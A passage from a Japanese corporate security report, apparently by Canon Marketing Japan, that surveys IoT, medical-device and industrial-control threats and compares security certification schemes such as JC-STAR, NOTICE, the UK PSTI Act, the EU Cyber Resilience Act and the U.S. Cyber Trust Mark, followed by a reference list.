医療機器に関しても多くの脆弱性が報告されており、CISAのICS Medical Advisory[2]によると、2025年には患者モニターに悪用可能なバックドアが存在する事例[13]や、Bluetoothで遠隔操作可能な電動車椅子の例[14]が報告されています。過去の医療デバイスに関するサイバーインシデントの事例を見ますと、医療デバイスそのものを攻撃対象とするより、ランサムウェア攻撃により医療デバイスの動作停止・個人情報流出が発生[15]するなど、間接的に医療デバイス・システムが影響を受けている例が見受けられます。
また産業制御システム(ICS)への攻撃は、社会インフラに直接的な影響を与える脅威となっています。代表的な事例には、ウクライナの電力網を停止させたIndustroyer[16]や、米国東海岸の燃料供給を麻痺させたColonial Pipelineに対する攻撃[17]があります。
産業用制御システムや重要インフラのサイバーセキュリティを専門としているWaterfallの「2025 OT Cyber Threat Report[18]」によると、

●2024年は制御システムに対する攻撃が前年比で14.6%増加
●国家主導の攻撃が前年比で3倍

と、なっており、今後もこのようなシステムへの攻撃が懸念されます。
産業用のIoT(IIoT)も攻撃対象となっており、例えば2024年には太陽光発電の監視デバイスが侵害され、Botnet化するというインシデントが発生しています[19]。

4.4.　日本におけるIoTセキュリティへの取り組み

今まで述べてきたようにIoTを狙った、または悪用した脅威は依然として顕在です。このような状況に対応するため、日本においてはセキュリティ製品の評価制度をはじめとした、さまざまな取り組みがなされています。

4.4.1.　NOTICE

日本においては、IoT機器がDDoS攻撃等の踏み台に悪用されるのを防止する目的で、NICT（情報通信研究機構）が NOTICEという取り組みを2019年2月から開始しました[20]。NOTICEとはNational Operation Towards IoT Clean Environmentの頭文字をとったもので、インターネットから接続できるIoT機器に対してID／パスワードのパターンを複数試し、ログインできるようであればそのユーザーが使用しているISP経由で警告を行うというものです。このテストが不正アクセスと見なされることがないように、事前にNICT法（国立研究開発法人情報通信研究機構法）の改正を行い、禁止されている不正アクセス行為から除外しています（附則第8条第7項）。
さらにマルウェアに感染しているIoT機器を、NICTのNICTERプロジェクトで得られた情報を基に特定し、ISPから注意喚起を行う取り組みを2019年6月より開始しています。
これらの取り組みでは、2020年9月までに1.1億のIPアドレスを調査し、NOTICEでは319件、NICTERでは1日平均186件の対象を検知し、ISPに通知しました[21]。

4.4.2.　新しいNOTICE

NICTは2024年3月にIoT機器のセキュリティ向上を推進するプロジェクトとして、新しい「NOTICE」を開始することを発表しました[22]。これは従来からの脆弱なID／パスワードを用いているIoT機器の調査に加えて、脆弱性があるファームウェア等を搭載しているIoT機器や、既にマルウェアに感染しているIoT機器を新たに対象とするものです。新しいNOTICEの概要を以下に示します。

- IoT機器の悪用を予防する安全管理対策の広報活動を強化
- ID／パスワードに脆弱性があるIoT機器の調査（特定アクセス行為）を2024年度以降も継続し、「NOTICE」の枠組みを通じた注意喚起を継続
- 新たに「ファームウェアに脆弱性があるIoT機器」の調査をNICTの業務として位置付け、「NOTICE」の枠組みを通じた注意喚起を実施
- 「既にマルウェアに感染しているIoT機器」の情報提供をNICTの業務として位置付け、「NOTICE」の枠組みを通じた注意喚起を継続
- 従来から協力関係にあるインターネットサービスプロバイダ（ISP）に加え、IoT機器のメーカーやその他セキュリティ関係機関等との連携を強化

また一般の利用者を対象に、IoT機器が悪用されるリスクおよび悪用を防ぐための安全管理対策の周知や、日常的な対策を促していくための広報活動を行うことになっています。

4.4.3.　JC-STAR

4.4.3.1.　制度の概要

JC-STARはIoT機器がセキュリティ要件を満たしているかを評価する制度で、2024年8月に経済産業省が公表した「IoT製品に対するセキュリティ適合性評価制度構築方針[23]」に基づき構築されました。元々IoT製品におけるセキュリティ対策の取り組みを一般の消費者・調達者に伝えるのは難しいという問題がありますが、この制度では求められるセキュリティ水準に応じて、達成状況を★1（レベル1）から★4（レベル4）までの適合ラベルで示すことより、理解しやすいものとなっています。

4.4.3.2.　適合基準の対象

JC-STAR制度で適合ラベルが取得できる対象は、インターネットプロトコル（IP）を使用したデータの送受信機能を持つものであって、以下の条件を満たす「IoT製品」になります。

●供給者による販売又は利用者による購入の単位となるものであって、意図した目的を達成するための単独のIoT機器、又はIoT機器と必須付随サービスとで構成される一式

ここでのIoT機器とは

●インターネットプロトコル（IP）を使用したデータの送受信機能を持っている
●インターネットまたは内部ネットワークに接続可能な機器である
（内部ネットワークとはゲートウェイやファイアウォール等によりインターネットから区切られたネットワーク）
●利用者自身によって、当該IoT機器本体に対してソフトウェア製品のインストール等により容易にセキュリティ対策を追加することが困難であるもの（PCやスマートフォンは、この定義によりIoTの分類からは外れる）

を指します。
また必須付随サービスとは、IoT製品を利用するために必要なデジタルサービスで、IoT機器と一体で提供されるものです。例としては遠隔で監視カメラの映像を見るための、インターネット接続機能などを指します。

4.4.3.3.　適合基準のラベル

ラベルにはQRコードがついており、セキュリティの詳細を知ることができるようになっています[24]。

図 4-4　適合ラベルのイメージ
※経済産業省のWeb[24]より

適合ラベルは IoT製品のセキュリティ機能として最低限満たしてほしい水準を達していることを確認するものであり、ラベル付与によって、完全・完璧なセキュリティが確保されていることを示すものではありません。
各ラベルの位置づけを以下に示します[25]。



図 4-5　JC-STARにおける各ラベルの位置づけ
※IPA[25]の資料より作成

★1と★2はIoT製品ベンダーが定められた適合基準・評価手順により、チェックリストによる自己評価を行った結果に基づき、IPAが適合ラベルを付与する自己適合宣言方式です。
適合ラベルの有効期限は原則2年ですが、2年の再延長が可能で、再延長回数には制限がありません。自己適合宣言の評価に影響する製品の仕様変更があった場合、IoT製品ベンダー自身で確認を行ったうえで IPAに報告し、その時点で適合ラベルは失効することになります。
また、適合基準・評価手順に大きな改訂があった場合、一定の猶予期間はありますが、その後の再延長は不可となります。
★3（レベル3）と★4（レベル4）は、適合基準に適合していることを、独立した第三者評価機関による評価報告書に基づき、IPAが認証する方式で、政府機関や重要インフラ事業者、地方公共団体等向けIoT製品を想定しています。
適合ラベルの有効期限は原則2年ですが、自己適合宣言による1年の再延長が可能です。これによる再延長は5年までで、それを超える場合は再認証が必要となります。自己適合宣言の評価に影響する製品の仕様変更があった場合、IoT製品ベンダー自身で確認を行ったうえでIPAに報告し、その時点で適合ラベルは失効することになります。
また適合基準・評価手順に大きな改訂があった場合、一定の猶予期間はありますが、その後の再延長は不可となり再認証が必要となります。

4.4.3.4.　実施状況

★1の適合ラベルについては2025年3月から新規申請が開始されました。申請手数料は198,000円（税込）です。IPAのWebには適合ラベルを取得した製品の一覧が掲載されています[26]。★2については2026年2月にセキュリティ要件が公開され[27]、その後、受付が開始される予定です。★3の要件・基準については2025年11月の時点でパブリックコメント受け付け中になっています。
このように2026年2月現在では★1のみが申請可能で、ほかのレベルでの適合手順・評価手順は準備中です。

4.5.　欧米におけるセキュリティ認証制度

ここでは、JC-STARの制度を構築する際に参考にされた、欧米のセキュリティ認証制度およびセキュリティ規格について説明します。

4.5.1.　英国

4.5.1.1.　PSTI法

英国PSTI法(Product Security and Telecommunications Infrastructure Act 2022)[28]は、消費者向けIoT製品に対する最低限のセキュリティ要件を義務付けた法律です。この法律では、「セキュリティ要件は担当大臣が規則(regulations)で指定できる」としており、実際のセキュリティ要件については、英国DSIT(科学・イノベーション・技術省)が「PSTI (関連接続可能製品のセキュリティ要件)規則 2023[29]」で以下のように定めています。

●デフォルトパスワードの禁止
●脆弱性開示ポリシーの公開
●セキュリティアップデート提供期間の明示

これらに関しては、ETSI EN 303 645(4.5.2.2で説明)やISO/IEC 29147の要件を満たしていれば、PSTI法の基準に則っているとみなされます。
この法律は、メーカー・輸入業者・販売業者に取扱製品が上記要件に適合していることを義務付けており、不適合の場合は執行機関が是正・販売停止・リコールの命令を出すことや、金銭的制裁を科すことが可能となっています。違反した際の罰金は、最大で「1千万ポンド(19億円)または世界売上げ4%の、高いほう」と非常に高額になっています[30]。
なお2025年11月、日本の経済産業省と英国DSITは、英国PSTI法が要求する3要件とJC-STARの★1ラベル取得に必要な技術基準の3要件が同等であるとみなす覚書に署名しました[31]。これにより、JC-STARの★1ラベルを取得した製品は英国PSTI法にも適合しているとみなされることになります。

4.5.2.　EU

4.5.2.1.　Cyber Resilience Act

2024年12月に施行されたEUのCyber Resilience Act (CRA)[32]は、EU域内における安全なハードウェアおよびソフトウェアの開発条件を整備して、サイバーセキュリティの取り組み強化や域内マーケットの機能向上を目的とした規則です。対象は「デジタル要素を持つ製品」とされており、IoT製品に限らず幅広い製品が含まれます。これにより、EU市場に投入されるすべてのデジタル要素を持つ製品は、統一されたサイバーセキュリティ要件と適合性評価によるCEマーク取得が必要となります。

CRAによるデジタル製品の適合性評価は、以下のように分類されます。

●重要または極めて重要に分類されない製品
一般家庭で使われるようなスマートホームデバイス、プリンター、Bluetoothスピーカーなどが該当します。このカテゴリーに属する製品では、モジュールAと呼ばれる手続きにより、自己適合宣言によるCEマーク取得が可能です。

●重要な製品 クラスI
ID管理ソフト、パスワードマネージャ、Webブラウザー、OS、アンチウイルスソフト、ルーターなどの一般的なIT機器・ソフトウェアが含まれます。これらの製造業者が欧州委員会指定の整合規格、共通仕様、または欧州サイバーセキュリティ認証（ENISA:欧州サイバーセキュリティ庁がEU Cybersecurity Actに基づき構築したセキュリティ認証制度）に則っている場合は、モジュールAの自己適合宣言によるCEマーク取得が可能です。これらの規格に沿っていない場合は、第三者機関による適合性評価が必要です。

●重要な製品 クラスII
OSの仮想実行環境のためのハイパーバイザーやコンテナ、ファイアウォール・侵入検知・侵入防止、耐タンパー性を持つICチップなどの、より高度な製品が該当します。整合規格、共通仕様、欧州サイバーセキュリティ認証に則っている場合であっても、第三者機関による適合性評価が必要です。

●極めて重要な製品
HSM（Hardware Security Module）などの暗号処理用ハードウェア、スマートメーターゲートウェイ、スマートカードなどの高度なセキュリティデバイスが該当します。これらの製品については、適合性評価機関が実施する欧州共通基準（EUCC）サイバーセキュリティ認証評価を完了する必要があります。

今後2026年9月に製造者による脆弱性報告義務が開始され、2027年12月には認可されていない機器はEU域では流通できなくなります。またCRAに違反した場合は、最大で「1,500万ユーロ（27億円）または世界年間売り上げの2.5%の、高いほう」と非常に高額な罰金が科せられます[33]。

4.5.2.2.　ETSI EN 303 645 (Consumer IoT Security Standard)

ETSI EN 303 645は民生用IoTに対する基本的なサイバーセキュリティに関する規定を行っている欧州規格で、最新版は2024年9月に発効したV3.1.3[34]です。この規格は、ベビーモニターやスマートカメラ、IoTゲートウェイ、スマート家電、スマートロックや火災報知器などの民生用IoTのセキュリティ要件を定めるもので、産業用IoT機器は対象外となっています。
この規格が定めている基準を以下に示します。

0. 実施状況の報告（該当しない、または適用されない項目について根拠を説明）
1. 共通デフォルトパスワードを使用しない
2. 脆弱性報告の管理手段を実装する
3. ソフトウェアアップデートを提供する
4. 機微なセキュリティパラメーターを安全に保管する
5. 安全な通信を行う（通信暗号化の実装）
6. 攻撃対象領域を最小にする
7. ソフトウェアの完全性を確保する（セキュアブートの実装など改ざん検知）
8. 個人データを安全に保管する
9. システムに障害耐性を持たせる
10. システムテレメトリーデータを検証する（異常性を検知するため）
11. 容易にユーザーデータが削除できるようにする
12. 容易にインストールやメンテナンスができるようにする
13. 入力データを検証する（SQLインジェクション対策）

これらの規定を満たすことは、IoT製品の製造・流通において不可欠のものといえます。

4.5.3.　米国

4.5.3.1.　U.S. Cyber Trust Mark

2024年3月FCC(連邦通信委員会)は、消費者向けIoTのセキュリティを可視化する認証ラベル制度である、U.S. Cyber Trust Mark[35]プログラムの枠組みを定める規則を採択しました。このプログラムの下で、堅牢なサイバーセキュリティ基準を満たす適格な消費者向けIoT製品には、U.S. Cyber Trust Markが付与されます。
このラベルにはQRコードが付属しており、それを読み込むと、製品のセキュリティ情報やアップデートの状況などを確認できます。対象となる製品は、ホームセキュリティカメラやスマート家電などの消費者向けワイヤレスIoT製品で、自動車や医療機器、製造・産業用製品などは対象外です。また「連邦調達が禁止されている団体が製造するIoT製品」という項目があり、連邦政府が安全保障上の懸念で調達不可にした会社が製造する機器は、このマークを取得できません。同様に、商務省や国防総省のリストに記載されている団体はプログラムに参加できませんが、それ以外の団体は海外の事業者であっても、マークを取得することが可能です。
このプログラムはFCCの管轄にありますが、第三者の管理者であるリード管理者を選定し制度の統括を担当させます。第三者の管理者を以下に示します。



図 4-6　U.S. Cyber Trust Markにおける第三者の管理者
※FCCの資料[32]より作成

2026年1月現在、このプログラムは制度立上げ期であり、広報の実施や管理者の選定、技術基準・テスト手順の策定を行っています。2026年1月にはリード管理者の申請受付が開始されました。

4.5.3.2.　NIST IR 8425

NIST IR 8425 (Profile of the IoT Core Baseline for Consumer IoT Products)[36]は、米国国立標準技術研究所(NIST)が2022年9月に公開したガイドラインで、消費者向けIoT製品が備えるべき最小限のセキュリティ機能を、以下の項目で定義しています。

●デバイスの識別(Device Identification):各IoT機器を個別に識別できる機能。
●設定の保護(Configurability):セキュリティ設定の変更(パスワード変更など)が可能な機能。
●データ保護(Data Protection):通信および保存されるデータが暗号化により保護される機能。
●論理的アクセスの制限(Logical Access to Interfaces):不正なアクセスを防ぐための認証機能。
●ソフトウェアのアップデート(Software Update):セキュアな方法でファームウェアを更新できる機能。
●サイバーセキュリティの状態の報告(Cybersecurity State Awareness):機器の稼働状態やセキュリティ異常を検知・報告できる機能。

4.5.4.　各制度の特徴

以下に各制度の比較を表で示します。

表 4-1 各セキュリティ認証制度の比較

	JC-STAR	PSTI法	Cyber Resilience Act (CRA)	U.S. Cyber Trust Mark
対象地域	日本	英国	EU域	米国
対象製品	IP接続可能なIoT製品	消費者向けIoT製品	デジタル要素を持つ製品 (ソフトウェア、ハードウェア)	消費者向けIoT製品
参加	任意	義務	義務	任意
評価方法	カテゴリーにより 自己適合宣言/第三者認証	自己適合宣言	カテゴリーにより 自己適合宣言/第三者認証	第三者認証
評価内容	セキュリティ機能の水準を可視化	消費者向けIoT向け最低限のセキュリティ3要件	セキュリティを考慮した設計、脆弱性管理、ライフサイクル等	消費者向けIoTの最低限のセキュリティ要件
表示	JC-STARラベル (★1～★4)	専用ラベルはなし サポート期間などの情報表示義務	CEマーク	U.S. Cyber Trust Mark ロゴ

EUのCRA以外の制度はIoT機器のみを対象としているのに対し、CRAはデジタル要素を持つ製品全般を対象とした包括的な制度で、IoT機器はその中の一部にすぎず、今までサイバーセキュリティ規格とは関連性が低いと思われていた自動車などの業界にも影響が及びます。EU域で流通する製品は、すべて認証が義務化されており、非常に厳しい罰則も規定されているため、CRAへの対応は大きな経営課題となっています。一方 U.S. Cyber Trust Markは任意参加のラベリング制度であり、プログラム不参加による罰則はありませんが、虚偽表示や基準不適合の場合は FCCによる認定取り消し処分が科せられる可能性があります。
日本の JC-STARは米国の制度に似ていますが、消費者向け IoT製品だけではなく、政府機関や地方公共団体、重要インフラ事業者向け IoT製品も対象に含まれることが大きな違いです。今のところ U.S. Cyber Trust Markとの相互認証制度はありませんが、今後そのような方針が取られる可能性はあります。

4.6.　まとめ

IoT機器を標的・悪用したサイバー攻撃は増加傾向にあり、今後も被害の拡大が予想されます。攻撃の際には IoT機器の脆弱性が悪用されるため、各国では IoT機器のセキュリティ認証制度の導入が進んでいます。この章では各国の IoTセキュリティ認証制度について解説を行いました。
中でも、EUのCyber Resilience Act (CRA)は対象製品が「デジタル要素を持つ製品」となっており、自動車などの従来サイ

バーセキュリティ規格とは関連性が低いと考えられていた業界も対処を迫られています。
他国の制度を参考に制定された日本のJC-STARは、現在★1認定ラベルを取得した製品が登場しており、まもなく★2についても開始される予定です。政府調達などでは、上位ラベル取得が入札条件に含まれることも予想され、一般消費者においても認定ラベルの有無が製品選定の条件になると思われます。
ただ申請の工数や費用など、機器製造業者の負担も増すことが懸念されるため、他国と相互認証を進めることで、負担の軽減や迅速な対応が期待されます。

---

1 NICTER観測レポート2024の公開 | 情報通信研究機構
https://www.nict.go.jp/press/2025/02/13-1.html

2 ICS Advisories | CISA
https://www.cisa.gov/news-events/ics-advisories

3 JVNTA#95530271: Mirai 等のマルウェアで構築されたボットネットによる DDoS 攻撃の脅威 | Japan Vulnerability Notes
https://jvn.jp/ta/JVNTA95530271/

4 Microsoft: Azure hit by 15 Tbps DDoS attack using 500,000 IP addresses | bleepingcomputer
https://www.bleepingcomputer.com/news/microsoft/microsoft-aisuru-botnet-used-500-000-ips-in-15-tbps-azure-ddos-attack/

5 Aisuru botnet sets new record with 31.4 Tbps DDoS attack | bleepingcomputer
https://www.bleepingcomputer.com/news/security/aisuru-botnet-sets-new-record-with-314-tbps-ddos-attack/

6 911 S5 Botnet Dismantled and Its Administrator Arrested in Coordinated International Operation | Department of Justice
https://www.justice.gov/archives/opa/pr/911-s5-botnet-dismantled-and-its-administrator-arrested-coordinated-international-operation

7 One sock fits all: The use and abuse of the NSOCKS botnet | Lumen Technologies
https://blog.lumen.com/one-sock-fits-all-the-use-and-abuse-of-the-nsocks-botnet/

8 Aisuru Botnet Shifts from DDoS to Residential Proxies | Krebs on Security
https://krebsonsecurity.com/2025/10/aisuru-botnet-shifts-from-ddos-to-residential-proxies/

9 令和6年版 犯罪白書 第1編/第1章/第2節 | 法務省
https://hakusyo1.moj.go.jp/jp/71/nfm/n71_2_1_1_2_0.html

10 公開状態のライブ映像、治療室や寝室も「のぞき見」可能なままに…認証設定「オフ」原因か | 読売新聞
https://www.yomiuri.co.jp/national/20251125-OYT1T50006/

11 ロシアのWebサイトで全世界のネットワークカメラ映像が流出、騒動の原因を検証 | ScanNetSecurity
https://scan.netsecurity.ne.jp/article/2016/04/08/38348.html

12 Amazon faces $30 million fine over Ring, Alexa privacy violations | bleepingcomputer
https://www.bleepingcomputer.com/news/technology/amazon-faces-30-million-fine-over-ring-alexa-privacy-violations/

13 CISA Releases Fact Sheet Detailing Embedded Backdoor Function of Contec CMS8000 Firmware | CISA
https://www.cisa.gov/news-events/alerts/2025/01/30/cisa-releases-fact-sheet-detailing-embedded-backdoor-function-contec-cms8000-firmware

14 WHILL Model C2 Electric Wheelchairs and Model F Power Chairs | CISA
https://www.cisa.gov/news-events/ics-medical-advisories/icsma-25-364-01

15 McLaren Health Care Notifies Almost 750,000 Individuals About August 2024 Ransomware Attack
https://www.hipaajournal.com/mclaren-health-care-investigating-potential-cyberattack/

16 ESET researchers discover Industroyer, the biggest threat to industrial control systems since Stuxnet | ESET
https://www.eset.com/me/about/newsroom/press-releases/press-releases/eset-reserachers-discover-industroyer-the-biggest-threat-control-systems-since-stuxnet/

17 Largest U.S. pipeline shuts down operations after ransomware attack | bleepingcomputer
https://www.bleepingcomputer.com/news/security/largest-us-pipeline-shuts-down-operations-after-ransomware-attack/

18 The 2025 OT Cyber Threat Report | Waterfall Security Solutions
https://waterfall-security.com/ot-insights-center/ot-cybersecurity-insights-center/2025-threat-report-ot-cyberattacks-with-physical-consequences/

19 小規模太陽光発電設備のサイバーセキュリティ対策について | 経済産業省
https://www.meti.go.jp/shingikai/mono_info_service/sangyo_cyber/wg_seido/wg_denryoku/pdf/018_06_01.pdf

20 IoT機器調査及び利用者への注意喚起の取組「NOTICE」の実施 | NICT-情報通信研究機構
https://www.nict.go.jp/press/2019/02/01-1.html

21 NOTICEの実施状況及び実施計画の変更について | 総務省
https://www.soumu.go.jp/main_content/000711457.pdf

22 IoT機器のセキュリティ向上を推進する新しい「NOTICE」を開始 | 2024年 | NICT-情報通信研究機構
https://www.nict.go.jp/press/2024/03/29-2.html

23 IoT製品に対するセキュリティ適合性評価制度構築方針 | (METI/経済産業省)
https://www.meti.go.jp/shingikai/mono_info_service/sangyo_cyber/wg_cybersecurity/iot_security

24 IoT製品に対するセキュリティラベリング制度(JC-STAR)の運用を開始しました | (METI/経済産業省)
https://www.meti.go.jp/press/2024/03/20250325007/20250325007.html

25 セキュリティラベリング制度(JC-STAR)についての詳細情報 | 情報セキュリティ | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/jc-star/detail.html

26 適合ラベル取得製品リスト | 情報セキュリティ | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/jc-star/list/jc-star-product-list/index.html

27 ★3(レベル3)適合基準・評価手順(評価手法・評価ガイド) | 情報セキュリティ | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/jc-star/tekigou-kizyun-guide/label3/index.html

28 Product Security and Telecommunications Infrastructure Act 2022
https://www.legislation.gov.uk/ukpga/2022/46/contents

29 The Product Security and Telecommunications Infrastructure (Security Requirements for Relevant Connectable Products) Regulations 2023
https://www.legislation.gov.uk/uksi/2023/1007/contents/made

30 Product Security and Telecommunications Infrastructure Act 2022
https://www.legislation.gov.uk/ukpga/2022/46/section/38

31 JC-STARと英国PSTI法の相互承認に関する覚書に署名しました | (METI/経済産業省)
https://www.meti.go.jp/press/2025/11/20251106003/20251106003.html

32 Cyber Resilience Act (CRA) | Final Text
https://www.european-cyber-resilience-act.com/Cyber_Resilience_Act_Articles.html

33 Cyber Resilience Act text, Article 64
https://www.european-cyber-resilience-act.com/Cyber_Resilience_Act_Article_64.html

34 EN 303 645 - V3.1.3 - CYBER; Cyber Security for Consumer Internet of Things | ETSI
https://www.etsi.org/deliver/etsi_en/303600_303699/303645/03.01.03_60/en_303645v030103p.pdf

35 U.S. Cyber Trust Mark | Federal Communications Commission
https://www.fcc.gov/CyberTrustMark

36 IR 8425, Profile of the IoT Core Baseline for Consumer IoT Products | CSRC
https://csrc.nist.gov/pubs/ir/8425/final

編集・発行　キヤノンマーケティングジャパン株式会社

Canon キヤノンマーケティングジャパン株式会社

〒108-8011　東京都港区港南2-16-6 CANON S TOWER　　TEL. 03-6701-3452

CSR2604CMJ_PDF